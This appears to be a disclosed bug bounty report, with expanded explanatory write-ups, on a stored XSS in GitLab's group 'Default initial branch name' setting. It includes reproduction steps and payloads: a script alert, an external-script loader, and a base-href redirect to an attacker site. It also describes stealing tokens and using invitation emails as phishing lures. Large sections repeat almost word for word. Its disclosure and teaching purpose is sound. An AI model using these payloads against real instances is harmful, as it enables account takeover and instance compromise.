Stored XSS in main page of a project caused by arbitrary script payload in group "Default initial branch name"
A stored XSS vulnerability existed in GitLab's project main page because the group's 'default initial branch name' setting was not sanitised when displayed in example terminal commands. An attacker could inject arbitrary JavaScript that executed when a victim (at least a Developer) visited the project page, potentially leading to account takeover or, on self-hosted instances without CSP, full instance compromise.

- Triaged in 9 days
- Fixed in 24 days
- Paid in 9 days
- Disclosed after 2 months
Summary
A stored XXS exists in the main page of a project. By changing the "default branch name" of a group a malicious user can inject arbitrary JavaScript into the main page of a project. Any user that is either at least developer of the project, or an administrator of the GitLab instance, and access the project URL will trigger the payload.
The field "default branch name" under https://gitlab.com/groups/group_name/-/settings/repository accepts arbitrary text (long JavaScript strings as an example). When a project without a initial repository is created in the group the developers are presented with an information page with example terminal commands to execute to set up a repository. This information includes two unzanatized inclusions of the "default branch name", resulting in execution of the JavaScript payload.

As a default self-hosted GitLab instance does not enforce any CSP rules any javascript can be called. Including inclusion of external script files (<script src="external_script"></script>). On GitLab.com I have not been able to bypass the CSP except from changing the base-uri which causes all links on the page(including navigation bars) to point to the attackers site (with payload <Base Href="attacker_site">).
On a self-hosted instance without proper CSP I was able to generate personal access tokens from the victim that could be extracted by the attacker to get complete access to the victims content and actions. If the victim is an Administrator this leads to complete access to the system. (I will post a script PoC when I have cleaned it up)

As I mentioned, the victim needs to be at least a Developer on the project (if not a site admin) when accessing the project main page. This is not a problem (rather an asset) for the attacker. All the attacker needs to do is invite targeted victim users as Developers to the project. This will trigger GitLab to send out information to the victim (emails or notifications) that will work as validated phishing links (see image below). The victim just need to click the link in the email and land on the project main page.
Steps to reproduce
- Create two users,
attacker01andvictim01 - Log in as
attacker01 - Create a group
attack_groupby visiting https://gitlab.domain.com/groups/new#create-group-pane - Go to https://gitlab.domain.com/groups/attack_group/-/settings/repository and expand the "Default initial branch name" tab
- Enter
<script>alert(1);</script>as "Default initial branch name" and click "save changes"

- Go to https://gitlab.domain.com/groups/attack_group and click the button "New project" and choose to create a "Create blank project"
- Name the project
attacking_projectand click "Create project" - Now the project will load and the alert should pop up.

optional:
9. On the project main page click the "Invite members" button and invite victim01 as a Developer
10. Log in with victim01
11. Visit https://gitlab.domain.com/attack_group/attacking-project and the script will run for the victim as well
Impact
Stored XXS capable of arbitrary script execution. Impact depends on the instance CSP settings.
Examples
If an administrator of GitLab.com visit https://gitlab.com/attack_xxs_group/test3 (a private group and project) one can see that ALL links on the site (all navigation and actions) are redirected to google.com. This is caused by the payload <Base Href="//www.google.com">
What is the current bug behavior?
Arbitrary JavaScript is executed on a project main page
What is the expected correct behavior?
The branch name should be sanitized and checked for bad input, and the included branch name should be sanitized when displayed.
Output of checks
This bug happens on GitLab.com
But CSP removes most of the impact
Results of GitLab environment info
I did not manage to run the environment script. I tried this on a Azure hosted GitLab server created from the Azure store.
Impact
Stored XXS capable of arbitrary script execution. Impact depends on the instance CSP settings. If CSP is not properly set the attacker can execute arbitrary commands as the victim and/or generate personal access tokens for full account access. If an Administrator gets compromised, this could lead to complete instance access.
On GitLab.com an attacker can change the base-uri to make all links redirect to the attacker's site
Context
GitLab groups have a repository setting called "Default initial branch name". It controls the name of the first branch that GitLab suggests when a project is created inside the group. The setting is found under the group's repository settings page, at a URL of the form https://gitlab.com/groups/group_name/-/settings/repository.
When a project is created in a group without an initial repository, GitLab shows the developer an information page. That page contains example terminal commands the developer can run to set up a repository and push the first commit. The page includes the group's default branch name in those example commands. The report shows that this inclusion was not sanitised, so the branch name was rendered as HTML and any script in it executed in the browser of anyone who opened the project's main page.
Setup
The researcher needed two accounts on the target instance:
attacker01, the account that creates the group and the project and sets the malicious branch name.victim01, the account that is invited to the project and triggers the payload.
The victim has to be at least a Developer on the project, or an administrator of the GitLab instance, to reach the project main page and trigger the payload. The researcher tested on GitLab.com and on a self-hosted instance. The self-hosted instance was an Azure hosted GitLab server created from the Azure store; the researcher notes that they did not manage to run the GitLab environment information script, so no version details are given.
Finding it
The "Default initial branch name" field accepts arbitrary text, including long JavaScript strings. When a project without an initial repository is created in the group, the information page shown to developers includes the branch name twice, and neither inclusion is sanitised. That makes the field a stored injection point that fires on the project main page.
Exploitation
Step 1: Create the accounts
Create two users, attacker01 and victim01.
Step 2: Log in as the attacker
Log in as attacker01.
Step 3: Create a group
Create a group attack_group by visiting:
https://gitlab.domain.com/groups/new#create-group-pane
Step 4: Open the repository settings
Go to:
https://gitlab.domain.com/groups/attack_group/-/settings/repository
and expand the "Default initial branch name" tab.
Step 5: Inject the payload
Enter the following as "Default initial branch name" and click "save changes":
<script>alert(1);</script>
The image shows the payload entered in the branch name field.
Step 6: Create a project in the group
Go to https://gitlab.domain.com/groups/attack_group and click the button "New project", then choose to create a "Create blank project".
Step 7: Name the project
Name the project attacking_project and click "Create project".
Step 8: Trigger the payload
The project loads, and the alert should pop up.
Step 9 (optional): Invite the victim
On the project main page, click the "Invite members" button and invite victim01 as a Developer.
Step 10: Log in as the victim
Log in with victim01.
Step 11: Visit the project
Visit:
https://gitlab.domain.com/attack_group/attacking-project
and the script runs for the victim as well.
The invitation is useful to the attacker beyond the direct payload. Inviting targeted users as Developers causes GitLab to send them emails or notifications, which act as validated phishing links: the victim only has to click the link in the email and land on the project main page, where the payload runs.
What the payload can do
On a default self-hosted GitLab instance, no CSP rules are enforced, so any JavaScript can be called, including external script files:
<script src="external_script"></script>
On such an instance the researcher was able to generate personal access tokens for the victim, which the attacker can extract to get complete access to the victim's content and actions. If the victim is an Administrator, this leads to complete access to the system. The report says a cleaned-up script PoC would follow.
On GitLab.com the researcher could not bypass the CSP, except by changing the base-uri. With the payload:
<Base Href="attacker_site">
all links on the page, including navigation bars, point to the attacker's site. The report gives a concrete example: if an administrator of GitLab.com visits https://gitlab.com/attack_xxs_group/test3 (a private group and project), all links on the site, all navigation and actions, are redirected to google.com. That example was produced with the payload:
<Base Href="//www.google.com">
Root cause
The group setting "Default initial branch name" accepts arbitrary text, and the project information page includes that value twice without sanitisation. The value is stored, so the injection is persistent and fires for every user who opens the project main page. The expected behaviour, as stated in the report, is that the branch name should be sanitised and checked for bad input, and that the included branch name should be sanitised when displayed.
Existing defences only partly help. GitLab.com enforces CSP, which the researcher could not bypass, so the impact there is limited to the base-uri manipulation. A default self-hosted instance enforces no CSP rules, so arbitrary script execution, including loading external script files, is possible.
Impact
This is a stored XSS capable of arbitrary script execution. The impact depends on the instance's CSP settings.
- On a self-hosted instance without proper CSP, the attacker can execute arbitrary commands as the victim and generate
personal access tokensfor full account access. If an Administrator is compromised, this could lead to complete instance access. - On GitLab.com, the attacker can change the
base-uriso that all links redirect to the attacker's site.
The victim must be at least a Developer on the project, or a site administrator, and must open the project URL. The attacker can arrange this by inviting targeted users as Developers, which also produces the notification email that serves as the phishing link.
Fix
The report states what should change: the branch name should be sanitised and checked for bad input, and the included branch name should be sanitised when displayed. It does not describe a patch that was applied.
Variants to test
- Other group or project settings that are echoed into example commands or setup instructions, such as default branch names, repository templates or CI configuration snippets. A positive result is the stored value rendering as HTML and executing script when a project page is opened.
- The same information page on instances with and without CSP. A positive result on a CSP-protected instance is a
base-urichange that redirects navigation links, as shown with<Base Href="//www.google.com">. - Invitation flows that send emails or notifications containing project links. A positive result is a victim with only Developer rights triggering the payload by clicking the link.
- Self-hosted instances created from cloud marketplace images, which may ship without CSP. A positive result is external script loading and token generation from the victim's session.
What happened, in plain words
GitLab is a website where teams keep and share computer code. Inside GitLab, people organise work into groups (think of a group as a shared folder for a team) and projects (a project is one piece of work, usually one code repository, inside a group).
Every project that holds code has a branch. A branch is a named line of work in the code history; the first one is often called main or master. GitLab lets a group choose the name it suggests for that first branch, through a setting called "Default initial branch name".
When someone creates a brand new project that has no code in it yet, GitLab shows a welcome page with example commands the developer can copy into a terminal to set up the repository. That page prints the group's default branch name inside those example commands. The researcher found that the name was printed as if it were part of the web page's own code, not as harmless text. So if the branch name contained a piece of JavaScript (the programming language that web pages run in your browser), the browser would run it.
This is called stored cross-site scripting, or stored XSS. "Stored" means the dangerous text is saved on the server first and then shown to everyone who opens the page later, rather than being sent once by the attacker. "Cross-site scripting" means an attacker gets their own code to run inside someone else's browser session on the real website, so the browser trusts it as if the site had written it.
Because the value is saved in a group setting, every person who opens the affected project's main page runs the attacker's code. The victim needs to be at least a Developer on the project (Developer is a permission level that lets someone read and change a project) or an administrator of the whole GitLab installation. The attacker can simply invite the people they want to target as Developers, which also makes GitLab send them an email with a link to the project. That email works as a convincing, legitimate-looking way to lure the victim to the page.
The setting and the page
GitLab groups have a repository setting called "Default initial branch name". It controls the name of the first branch that GitLab suggests when a project is created inside the group. The setting lives on the group's repository settings page, at a URL of the form https://gitlab.com/groups/group_name/-/settings/repository.
When a project is created in a group without an initial repository, GitLab shows the developer an information page. That page contains example terminal commands the developer can run to set up a repository and push the first commit. The page includes the group's default branch name in those example commands. The report shows that this inclusion was not sanitised, so the branch name was rendered as HTML and any script in it executed in the browser of anyone who opened the project's main page.
Setting up the test
The researcher needed two accounts on the target instance:
attacker01, the account that creates the group and the project and sets the malicious branch name.victim01, the account that is invited to the project and triggers the payload.
The victim has to be at least a Developer on the project, or an administrator of the GitLab instance, to reach the project main page and trigger the payload. The researcher tested on GitLab.com and on a self-hosted instance. A self-hosted instance is a copy of GitLab that an organisation runs on its own server instead of using the public gitlab.com service. The self-hosted instance here was an Azure hosted GitLab server created from the Azure store; the researcher notes that they did not manage to run the GitLab environment information script, so no version details are given.
Finding it
The "Default initial branch name" field accepts arbitrary text, including long JavaScript strings. When a project without an initial repository is created in the group, the information page shown to developers includes the branch name twice, and neither inclusion is sanitised. That makes the field a stored injection point that fires on the project main page.
Exploitation
Step 1: Create the accounts
Create two users, attacker01 and victim01.
Two accounts are needed because the attack has two sides: one person plants the dangerous value, and a different person later opens the page and gets hit. Using two accounts proves the code runs for someone other than the person who set it up.
Step 2: Log in as the attacker
Log in as attacker01.
All the setup work happens as the attacker, because the attacker needs permission to create a group and change its settings.
Step 3: Create a group
Create a group attack_group by visiting:
https://gitlab.domain.com/groups/new#create-group-pane
This URL opens GitLab's "new group" page. The part after the # is a fragment that tells the page which panel to show; browsers do not send it to the server, it just helps the page display the right form. A group is needed because the dangerous setting belongs to a group, not to a single project.
Step 4: Open the repository settings
Go to:
https://gitlab.domain.com/groups/attack_group/-/settings/repository
and expand the "Default initial branch name" tab.
This is the group's repository settings page. Expanding the tab reveals the field that holds the branch name, which is the value that will later be printed on the project page.
Step 5: Inject the payload
Enter the following as "Default initial branch name" and click "save changes":
<script>alert(1);</script>
The image shows the payload entered in the branch name field.
Line by line, this is a small piece of HTML, the language web pages are written in:
<script>is the HTML tag that tells a browser "everything until the closing tag is JavaScript, please run it".alert(1);is a JavaScript instruction that makes the browser show a pop-up box containing the number 1. It is the simplest possible proof that code ran, because if the box appears, the browser really executed the script.</script>closes the script block.
If the field had been treated as plain text, the browser would have shown the characters <script>alert(1);</script> on the page as words. Because the value is inserted into the page as HTML, the browser instead treats it as a command.
Step 6: Create a project in the group
Go to https://gitlab.domain.com/groups/attack_group and click the button "New project", then choose to create a "Create blank project".
A blank project has no code and no repository yet, which is exactly the situation that makes GitLab show the welcome page with the example commands. That page is where the stored branch name gets printed.
Step 7: Name the project
Name the project attacking_project and click "Create project".
Step 8: Trigger the payload
The project loads, and the alert should pop up.
The next steps show that other people's browsers do too.
Step 9 (optional): Invite the victim
On the project main page, click the "Invite members" button and invite victim01 as a Developer.
This step is optional for the technical proof but essential for a realistic attack. The victim must be at least a Developer on the project, or an administrator, to open the project page.
Step 10: Log in as the victim
Log in with victim01.
Step 11: Visit the project
Visit:
https://gitlab.domain.com/attack_group/attacking-project
and the script runs for the victim as well.
The invitation is useful to the attacker beyond the direct payload. Inviting targeted users as Developers causes GitLab to send them emails or notifications, which act as validated phishing links: the victim only has to click the link in the email and land on the project main page, where the payload runs.
Phishing normally means sending a fake message that pretends to come from a trusted place. Here the message is genuinely from GitLab, sent by GitLab's own systems, and the link really goes to the real GitLab site. That makes it far more convincing than a forged email, because nothing about the message is fake except the attacker's intent behind it.
What the payload can do
On a default self-hosted GitLab instance, no CSP rules are enforced, so any JavaScript can be called, including external script files:
<script src="external_script"></script>
CSP stands for Content Security Policy. It is a set of rules a website can send to the browser saying which sources of code are allowed to run. Think of it as a guest list at a door: without a list, anyone gets in; with a strict list, only named guests do. A default self-hosted GitLab instance has no such list, so the browser runs whatever script it is given.
Line by line, the snippet above works like this:
<scriptstarts a script tag.src="external_script"tells the browser not to run code written inline, but to download a separate file from the address given and run that instead. In a real attack the address would point to a file the attacker controls, which lets the attacker run a long, complex program without having to squeeze it into the branch name field.></script>closes the tag.
On such an instance the researcher was able to generate personal access tokens for the victim, which the attacker can extract to get complete access to the victim's content and actions. A personal access token is a long secret string that acts like a password for automated access to an account: whoever holds it can act as that user through GitLab's API. An API (Application Programming Interface) is the set of addresses a program can call to read and change data on a service, as opposed to the pages a human clicks. If the victim is an Administrator, this leads to complete access to the system. The report says a cleaned-up script PoC would follow.
On GitLab.com the researcher could not bypass the CSP, except by changing the base-uri. With the payload:
<Base Href="attacker_site">
all links on the page, including navigation bars, point to the attacker's site.
Line by line:
<Basestarts the HTMLbaseelement, which tells the browser what address all relative links on the page should be measured from. The tag name is written with a capital B here; HTML tag names are not case sensitive, so the browser treats it the same as<base.Href="attacker_site"sets that base address to a placeholder for a site the attacker controls.>closes the tag.
Once a page has a base address, a link written as, say, /help is no longer read as "the help page on this site" but as "the help page on the attacker's site". The victim clicks what looks like normal GitLab navigation and lands somewhere else. This trick does not need to run any JavaScript, which is why it still works on GitLab.com where the CSP blocks scripts.
The report gives a concrete example: if an administrator of GitLab.com visits https://gitlab.com/attack_xxs_group/test3 (a private group and project), all links on the site, all navigation and actions, are redirected to google.com. That example was produced with the payload:
<Base Href="//www.google.com">
Here //www.google.com is a web address without the https: part in front. Browsers fill in the same scheme the current page uses, so on an https page this becomes https://www.google.com. The result is that every link on the page points at google.com, which demonstrates the redirection without sending anyone to a malicious site.
Root cause
The group setting "Default initial branch name" accepts arbitrary text, and the project information page includes that value twice without sanitisation. Sanitising means cleaning input so that characters with special meaning in HTML, such as < and >, are turned into harmless text before being shown. The value is stored, so the injection is persistent and fires for every user who opens the project main page. The expected behaviour, as stated in the report, is that the branch name should be sanitised and checked for bad input, and that the included branch name should be sanitised when displayed.
Existing defences only partly help. GitLab.com enforces CSP, which the researcher could not bypass, so the impact there is limited to the base-uri manipulation. A default self-hosted instance enforces no CSP rules, so arbitrary script execution, including loading external script files, is possible.
Impact
This is a stored XSS capable of arbitrary script execution. The impact depends on the instance's CSP settings.
- On a self-hosted instance without proper CSP, the attacker can execute arbitrary commands as the victim and generate
personal access tokensfor full account access. If an Administrator is compromised, this could lead to complete instance access. - On GitLab.com, the attacker can change the
base-uriso that all links redirect to the attacker's site.
The victim must be at least a Developer on the project, or a site administrator, and must open the project URL. The attacker can arrange this by inviting targeted users as Developers, which also produces the notification email that serves as the phishing link.
Fix
The report states what should change: the branch name should be sanitised and checked for bad input, and the included branch name should be sanitised when displayed. It does not describe a patch that was applied.
Variants to test
- Other group or project settings that are echoed into example commands or setup instructions, such as default branch names, repository templates or CI configuration snippets. A positive result is the stored value rendering as HTML and executing script when a project page is opened.
- The same information page on instances with and without CSP. A positive result on a CSP-protected instance is a
base-urichange that redirects navigation links, as shown with<Base Href="//www.google.com">. - Invitation flows that send emails or notifications containing project links. A positive result is a victim with only Developer rights triggering the payload by clicking the link.
- Self-hosted instances created from cloud marketplace images, which may ship without CSP. A positive result is external script loading and token generation from the victim's session.
Glossary
- API: the set of addresses a program can call to read and change data on a service, as opposed to the pages a human clicks in a browser.
- Branch: a named line of work in a code repository's history; the first one is often called
mainormaster. - Content Security Policy (CSP): rules a website sends to the browser saying which sources of code are allowed to run, like a guest list at a door.
- Cross-site scripting (XSS): a flaw where an attacker gets their own code to run inside another person's browser session on a real website.
- Developer: a GitLab permission level that lets a user read and change a project.
- GitLab: a website and software for hosting and sharing code, organised into groups and projects.
- Group: a shared container in GitLab that holds projects and settings for a team.
- HTML: the language web pages are written in, made of tags such as
<script>and<base>. - JavaScript: the programming language that web pages run in the browser.
- Personal access token: a long secret string that acts like a password for automated access to an account through the API.
- Phishing: tricking someone into following a link or handing over information by pretending to be a trusted party.
- Project: one piece of work in GitLab, usually one code repository, inside a group.
- Repository: the stored history of a project's code, including all its branches.
- Sanitise: clean input so that characters with special meaning in HTML are shown as harmless text instead of being treated as code.
- Self-hosted instance: a copy of GitLab that an organisation runs on its own server instead of using the public gitlab.com service.
- Stored XSS: cross-site scripting where the dangerous text is saved on the server first and then shown to everyone who opens the page later.
base-uri: the HTMLbaseelement's address setting, which decides what address all relative links on a page are measured from.